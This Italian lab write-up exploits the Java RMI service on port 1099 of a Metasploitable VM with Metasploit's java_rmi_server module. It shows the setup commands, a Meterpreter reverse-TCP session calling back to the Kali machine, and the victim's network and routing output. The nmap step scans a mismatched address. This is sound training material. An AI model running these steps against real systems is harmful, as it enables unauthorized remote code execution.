

Consegna

S7/L5

Traccia

Spiegazione

L'esercizio richiede di sfruttare una vulnerabilità in un servizio sulla **porta 1099** della macchina Metasploitable per ottenere una sessione Meterpreter tramite Metasploit. I dettagli sono:

- **Macchina attaccante (KALI):** IP 192.168.77.111
- **Macchina vittima (Metasploitable):** IP 192.168.77.112

Obiettivi

- Sfruttare la vulnerabilità sulla porta 1099 della macchina Metasploitable tramite Metasploit.
- Ottenere una sessione Meterpreter sulla macchina vittima.

Raccogliere le seguenti evidenze dalla macchina remota:

1. Configurazione di rete.
2. Informazioni sulla tabella di routing.

Vulnerabilità RMI

Descrizione

- La vulnerabilità RMI ([Remote Method Invocation](#)) di Java riguarda un problema di sicurezza nelle comunicazioni tra sistemi remoti utilizzando il [protocollo RMI](#), che permette l'invocazione di metodi su oggetti in esecuzione su macchine remote. Se non correttamente configurato o protetto, un attacker può sfruttare questa vulnerabilità per eseguire codice arbitrario sulla macchina target, compromettendo il sistema. Le vulnerabilità RMI possono essere causate da una gestione inadeguata delle autorizzazioni, dalla mancanza di validazione dell'input e dalla possibile esecuzione di codice non sicuro tramite oggetti remoti.

Configurazione Indirizzi IP

Kali


```
GNU nano 8.3 /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).


source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.77.111
    netmask 255.255.255.0
    gateway 192.168.77.1
```

Home



 ^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute
^X Exit ^R Read File ^_ Replace ^U Paste ^J Justify


Metasploitable

```
GNU nano 2.0.7 File: /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback


# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.77.112
    netmask 255.255.255.0
    gateway 192.168.77.1
```

[Wrote 13 lines]

 ^G Get Help ^O WriteOut ^R Read File ^V Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^U Next Page ^U UnCut Text ^T To Spell

Verifica connessione

Kali



```
kali@kali:~  
$ ping 192.168.77.112  
PING 192.168.77.112 (192.168.77.112) 56(84) bytes of data.  
64 bytes from 192.168.77.112: icmp_seq=1 ttl=64 time=0.184 ms  
64 bytes from 192.168.77.112: icmp_seq=2 ttl=64 time=0.294 ms  
64 bytes from 192.168.77.112: icmp_seq=3 ttl=64 time=0.178 ms  
64 bytes from 192.168.77.112: icmp_seq=4 ttl=64 time=0.143 ms  
^C  
--- 192.168.77.112 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3081ms  
rtt min/avg/max/mdev = 0.143/0.199/0.294/0.056 ms  
  
kali@kali:~  
$
```

Metasploitable

```
msfadmin@metasploitable:~$ ping 192.168.77.111  
PING 192.168.77.111 (192.168.77.111) 56(84) bytes of data.  
64 bytes from 192.168.77.111: icmp_seq=1 ttl=64 time=0.000 ms  
64 bytes from 192.168.77.111: icmp_seq=2 ttl=64 time=0.288 ms  
64 bytes from 192.168.77.111: icmp_seq=3 ttl=64 time=0.264 ms  
64 bytes from 192.168.77.111: icmp_seq=4 ttl=64 time=0.242 ms  
  
--- 192.168.77.111 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3000ms  
rtt min/avg/max/mdev = 0.000/0.198/0.288/0.116 ms  
msfadmin@metasploitable:~$
```

Scansione porte

Ricerca vulnerabilità

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-24 06:
Nmap scan report for 192.168.11.112
Host is up.

PORT      STATE      SERVICE      VERSION
1099/tcp  filtered  rmiregistry
Too many fingerprints match this host to give specific OS
details

TRACEROUTE (using proto 1/icmp)
HOP RTT     ADDRESS
1   ... 30

OS and Service detection performed. Please report any inc
orrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.27 seco
nds
```

- Il comando utilizzato esegue una scansione di sicurezza sulla macchina metasploitable sulla **porta 1099** utilizzando nmap.

-p 1099: Limita la scansione alla porta 1099

--script=vuln: Identifica vulnerabilità

-A: esegue la scansione avanzata

-Pn: Disabilita il controllo del ping

nmap --script=vuln -A -Pn -p 1099 192.168.11.112

Attacco

Ricerca Payload

- Avviare metasploit con il comando `msfconsole` e eseguire il comando di ricerca `search java_rmi` che cercherà un exploit per sfruttare la vulnerabilità

```
msf6 > search java_rmi

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/gather/java_rmi_registry	.	normal	No	Java RMI Registry Interfaces Enumeration
1	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes	Java RMI Server Insecure Default Configuration Java Code Execution
2	\ target: Generic (Java Payload)
3	\ target: Windows x86 (Native Payload)
4	\ target: Linux x86 (Native Payload)
5	\ target: Mac OS X PPC (Native Payload)
6	\ target: Mac OS X x86 (Native Payload)
7	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal	No	Java RMI Server Insecure Endpoint Code Execution Scanner
8	exploit/multi/browser/java_rmi_connection_impl	2010-03-31	excellent	No	Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example `info 8`, `use 8` or `use exploit/multi/browser/java_rmi_connection_impl`

Attacco

Fase iniziale di configurazione

```
msf6 exploit(multi/misc/java_rmi_server) > use 1
[*] Using configured payload java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):



| Name      | Current Setting | Required | Description                                                                                                                                                                                         |
|-----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                                                                                         |
| RHOSTS    |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                                                                               |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.                                                               |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                                                                                        |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                                                                              |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                                                                                    |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                                                                                 |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.77.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) >
```

- Digitare **use 1** per selezionare l'exploit. E digitare **show options** per visualizzare tutte le impostazioni da configurare. Ho utilizzato questo exploit perché sfrutta una vulnerabilità nei servizi RMI di Java, comunemente presenti sulla **porta 1099**, che permette l'esecuzione di codice remoto sulla macchina target.

Attacco

Configurazione payload

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.77.112
RHOSTS => 192.168.77.112
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.77.111
LHOST => 192.168.77.111
msf6 exploit(multi/misc/java_rmi_server) > set RPORT 1099
RPORT => 1099
msf6 exploit(multi/misc/java_rmi_server) > █
```

- Ho impostato **RHOSTS** su **192.168.77.112** per specificare l'indirizzo della macchina vittima, **LHOST** su **192.168.77.111** per l'indirizzo della macchina attaccante, e **RPORT** su **1099** per indicare la porta vulnerabile RMI.

Attacco

Invio del payload

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.77.111:4444
[*] 192.168.77.112:1099 - Using URL: http://192.168.77.111:8080/BfrKXpT
dpTLroPi
[*] 192.168.77.112:1099 - Server started.
[*] 192.168.77.112:1099 - Sending RMI Header ...
[*] 192.168.77.112:1099 - Sending RMI Call ...
[*] 192.168.77.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.77.112
[*] Meterpreter session 2 opened (192.168.77.111:4444 → 192.168.77.112:37201) at 2025-01-24 06:53:11 -0500
```

```
meterpreter > help
```

Core Commands

Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels

- Eseguo il comando **exploit** per avviare l'attacco. Dalla shell posso lanciare diversi comandi. Utilizzo il comando **help** per visualizzare l'elenco dei comandi disponibili.

Raccolta Informazioni

```
meterpreter > route
```

```
IPv4 network routes
```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.77.112	255.255.255.0	0.0.0.0		

```
IPv6 network routes
```

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fe38:bdba	::	::		

```
meterpreter > ifconfig
```

```
Interface 1
```

```
Name : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::
```

```
Interface 2
```

```
Name : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.77.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe38:bdba
IPv6 Netmask : ::
```

```
meterpreter > █
```

- con il comando **route** posso visualizzare la tabella di routing della macchina vittima.
- Utilizzo il comando **ifconfig** per ottenere dettagli sulla configurazione di rete. Inoltre, impiego il comando **route** per visualizzare la tabella di routing della macchina vittima.